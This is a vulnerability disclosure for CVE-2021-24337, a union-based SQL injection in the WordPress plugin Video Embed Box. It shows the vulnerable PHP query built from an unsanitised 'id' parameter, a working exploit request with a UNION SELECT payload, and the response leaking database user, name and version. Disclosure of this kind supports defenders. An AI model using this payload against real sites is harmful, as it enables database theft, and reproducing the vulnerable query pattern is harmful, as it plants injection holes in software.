Wp Plugin Video Embed Box

Plugin Details

Plugin Name: wp-plugin : video-embed-box
Effected Version : 1 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Subscriber
CVE Number : CVE-2021-24337
Identified by : Syed Sheeraz Ali
WPScan Reference URL

Disclosure Timeline

- April 19, 2021: Issue Identified and Disclosed to WPScan
- April 19, 2021 : Plugin Closed
- May 17, 2021 : CVE Assigned
- May 19, 2021 : Public Disclosure

Technical Details

Vulnerable File: `video-embed-box/video_embed.php`

Vulnerable Code block and parameter:

1. Subscriber level SQLi for parameter `id`

video_embed.php#L133


```
133:    $data = $wpdb->get_row('SELECT * FROM '.$wpdb->prefix.'video_embed WHERE `id` =  ' . $_GET['id']);
```

video_embed.php#L149

```
149:   $data = $wpdb->get_row('SELECT * FROM '.$wpdb->prefix.'video_embed WHERE `id` =  ' . $_GET['id']);
```

SQL Injection Type: Union Injection

PoC Screenshot:



Exploit

Note: The URL `/wp-admin/admin.php?page=edit-video-embed&id=1` is not directly in the menu but can be accessed by forced browsing.

Vulnerable Request

```
GET http://172.28.128.50/wp-admin/admin.php?page=edit-video-embed&id=0+union+select+1%2Ccurrent_user%28%29%2C3%2Cdatabase%28%2
Proxy-Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Sec-GPC: 1
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=subscriber%7C1618790564%7C0qlXExEKjk34FZ7be4MClfw98F3gZoxsxytpAOfFs75%7C3a5
```

```
Host: 172.28.128.50
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 17 Apr 2021 00:25:43 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Set-Cookie: wp-settings-4=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
Set-Cookie: wp-settings-time-4=1618619143; expires=Sun, 17-Apr-2022 00:25:43 GMT; Max-Age=31536000; path=/

<..... snip .....>
                                <form action="" method="post" name="video_embed" style="float: left; width: 100%;" id="video_e
                        <table>
                                <tr>
                                        <td>Title: </td>
                                        <td><input type="text" name="title" value="bob@localhost" /></td>
                                </tr>
                                <tr style="height: 50px;">
                                        <td>Video from: </td>
                                        <td>
                                                <input type="radio" name="video_embed_for"  value="youtube" /> Youtube / Vimeo
                                                <input type="radio" name="video_embed_for"  value="videosuit" /> VideoSuit
                                        </td>
                                </tr>
                                <tr>
                                        <td>Youtube Embed Url: </td>
                                        <td>
                                                <input type="text" name="url" value="wp"/>
                                                                                                        <td><p style="font-size: 11px;
                                        </td>
                                </tr>
                                <tr>
                                        <td>Pdf Path: </td>
                                        <td><input type="text" name="pdf" value="8.0.23-0ubuntu0.20.04.1" /></td>
                                        <td><p style="font-size: 11px;">Please specify complete path(including 'http')</p></td
                                </tr>
                                <tr>
                                        <td>Audio Path: </td>
                                        <td><input type="text" name="audio" value="6" /></td>
                                        <td><p style="font-size: 11px;">Please specify complete path(including 'http')</p></td
                                </tr>
                                <tr>
                                        <td>Useful Link: </td>
                                        <td><textarea name="useful_link">/var/lib/mysql/</textarea></td>
                                        <td><p style="font-size: 11px;">Please specify your html content</p></td>
                                </tr>
                                <tr>
                                        <td><input type="submit" value="Save"/>
                                        <td><input type="hidden" name="saved" value="1" /></td>
                                </tr>
                        </table>
                </form>
        </div>

<div class="clear"></div></div><!-- wpbody-content -->

<..... snip .....>
```